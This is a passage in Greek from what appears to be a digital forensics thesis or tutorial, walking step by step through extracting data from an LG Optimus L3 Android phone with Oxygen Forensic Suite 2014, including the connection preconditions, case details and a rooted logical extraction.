τηλέφωνο είναι μάρκας LG και το μοντέλο το E400 Optimus L3, με 1GB εσωτερική μνήμη, CPU 800 Mhz και δυνατότητα SD κάρτας έως και 32GB. Εδώ έχουμε SD κάρτα 8GB.

Με το Oxygen Forensic Suite 2014 μπορούμε να έχουμε πρόσβαση σε όλα τα δεδομένα ενός κινητού τηλεφώνου όπως πληροφορίες για την συσκευή, επαφές,

[34]http://www.oxygen-forensic.com/en/

μηνύματα, event logs, διαδικτυακές σελίδες, passwords, timeline, ημερολόγιο, δημιουργία έκθεσης με τα δεδομένα σε μορφή .pdf και την πολύ χρήσιμη λειτουργία των στατιστικών σε γράφημα που δείχνει με μια εικόνα άτομα με τα οποία μίλησε ο χρήστης περισσότερο, ανάκτηση διαγραμμένων αρχείων κ.α.


Μετά την εγκατάσταση του προγράμματος το ανοίγουμε και βλέπουμε για αρχή ένα παράθυρο με κάποιες λειτουργίες. Η πρώτη μας κίνηση είναι να συνδέσουμε την κινητή συσκευή στον υπολογιστή και να την βρει το πρόγραμμα. Υπάρχουν δύο τρόποι να το κάνουμε αυτό. Η πρώτη είναι να αφήσουμε το πρόγραμμα να κάνει αυτόματη αναζήτηση και η δεύτερη να γίνει χειροκίνητα δηλαδή να επιλέξουμε εμείς την μάρκα του τηλεφώνου και το μοντέλο.



Εικόνα 104: Το πρόγραμμα Oxygen Forensic Suite 2014.


Εικόνα 105: Οι δύο επιλογές για αναζήτηση της συσκευής.

Η αυτόματη αναζήτηση υπάρχει περίπτωση να αποτύχει αλλά αυτό δεν μας αποθαρρύνει διότι υπάρχει και η χειροκίνητη όπου εισάγουμε εμείς το μοντέλο της συσκευής. Σε αυτό το παράδειγμα επιλέξαμε την χειροκίνητη εισαγωγή εφόσον έχουμε εγκαταστήσει τους οδηγούς του τηλεφώνου.



Εικόνα 106: Εισάγουμε χειροκίνητα το μοντέλο της συσκευής.

Όπως βλέπουμε και στην εικόνα 106 έχουμε δύο επιλογές για σύνδεση με την συσκευή. Μέσω καλωδίου USB ή με Bluetooth δηλαδή ασύρματα. Εμείς εδώ έχουμε επιλέξει την σύνδεση μέσω καλωδίου USB.



Εικόνα 107: Προϋποθέσεις για την σωστή σύνδεση του τηλεφώνου.

Όπως βλέπουμε για να μπορέσει να συνδέσει σωστά το τηλέφωνο ο Oxygen Forensic Extractor ζητάει στο επόμενο βήμα να γίνουν κάποια πράγματα όπως:

- Το τηλέφωνο να έχει μπαταρία πάνω από το 50%
- Να μην είναι κλειδωμένο
- Να είναι σε λειτουργία πτήσης (δηλαδή όλες οι ασύρματες λειτουργίες να έχουν κατασταλεί)
- Να είναι ενεργοποιημένη η αποσφαλμάτωση
- Να είναι επιλεγμένη η λειτουργία για εφαρμογές από άγνωστες πηγές
- Να έχει SD κάρτα
- Η οθόνη να είναι συνεχώς σε λειτουργία
- Να έχει γίνει η εγκατάσταση των οδηγών της συσκευής

Εφόσον γίνουν αυτά μπορούμε να προχωρήσουμε την διαδικασία.


Εικόνα 108: Αναζήτηση της συσκευής μέσω καλωδίου USB.

Το Oxygen Forensic Extractor είναι μία από τις λειτουργίες του Oxygen Forensic Suite 2014 που κάνει αυτό που λέει και το όνομά του δηλαδή αναλαμβάνει να εντοπίσει το τηλέφωνο και να εξάγει όλα τα δεδομένα του. Στην εικόνα 109 βλέπουμε ότι έχει βρει το τηλέφωνο και μας δείχνει το μοντέλο του τηλεφώνου, τον μοναδικό αριθμό IMEI[35](International Mobile Equipment Identifier) και την έκδοση android που έχει το τηλέφωνο.

[35]http://www.numberingplans.com/?page=analysis&sub=imeinr


Εικόνα 109: Oxygen Forensic Extractor

Αφού το τηλέφωνο βρέθηκε πατάμε επόμενο και μας εμφανίζει ένα καινούριο παράθυρο όπου έχουμε την δυνατότητα να εισάγουμε πληροφορίες για την υπόθεση, τον ερευνητή, το αποδεικτικό στοιχείο, το είδος της hash τιμής που θέλουμε να δημιουργήσουμε και κάποιες άλλες πληροφορίες για τον ιδιοκτήτη του τηλεφώνου. Μπορούμε επίσης να προσθέσουμε σημειώσεις που τυχόν έχουμε για την συσκευή και να επιλέξουμε αν θέλουμε να αποθηκευτεί το αντίγραφο που θα δημιουργήσουμε στην εικόνα της συσκευής για εκτεταμένη ανάλυση.




Εικόνα 110: Εισαγωγή πληροφοριών για την υπόθεση.

Πατάμε πάλι επόμενο και μας εμφανίζει καινούριο παράθυρο με τις δύο επιλογές που έχουμε για εξαγωγή των δεδομένων του τηλεφώνου. Την προεπιλεγμένη που είναι αν το τηλέφωνο είναι rooted και την επιλογή να διαλέξει ο ερευνητής με ποιο τρόπο θα γίνει η εξαγωγή των δεδομένων. Η δεύτερη επιλογή μας εμφανίζει το παράθυρο της εικόνας 111. Από ότι βλέπουμε χρειάζεται γενικά root access για να δημιουργήσει το αντίγραφο των δεδομένων αλλά αν το τηλέφωνο δεν την έχει, αναλαμβάνει το πρόγραμμα να την κάνει που είναι τεράστια ευκολία για τον ερευνητή γιατί αν έπρεπε να την κάνει αυτός θα είχαμε πιθανή αλλοίωση των δεδομένων του τηλεφώνου.




Εικόνα 111: Οι δύο επιλογές για την εξαγωγή δεδομένων




Εικόνα 112: Advanced Mode

Επιλέγουμε την δεύτερη κατηγορία λειτουργίας και μας ανοίγει ένα παράθυρο που βλέπουμε στην εικόνα 112. Το τηλέφωνο εδώ είναι ήδη rooted οπότε τσεκάρουμε την τρίτη επιλογή και την δεύτερη για logical extraction. Πατάμε επόμενο και πριν η εξαγωγή ξεκινήσει ανοίγει νέο παράθυρο που μας δείχνει τις πληροφορίες που έχουμε εισάγει για την συσκευή και αν δεν υπάρχει κάτι για να αλλάξουμε προχωράμε στην διαδικασία εξαγωγής. Όσο κρατάει η δημιουργία του αντιγράφου δεν πρέπει να αποσυνδέσουμε την συσκευή όπως μας προειδοποιεί και το παράθυρο δημιουργίας του αντιγράφου.




Εικόνα 113: Πληροφορίες που έχουμε εισάγει για το τηλέφωνο

Η διαδικασία μπορεί να πάρει αρκετή ώρα ανάλογα με τα χαρακτηριστικά της συσκευής. Στο παράδειγμά μας πήρε περίπου μία ώρα για την εξαγωγή του αντιγράφου.

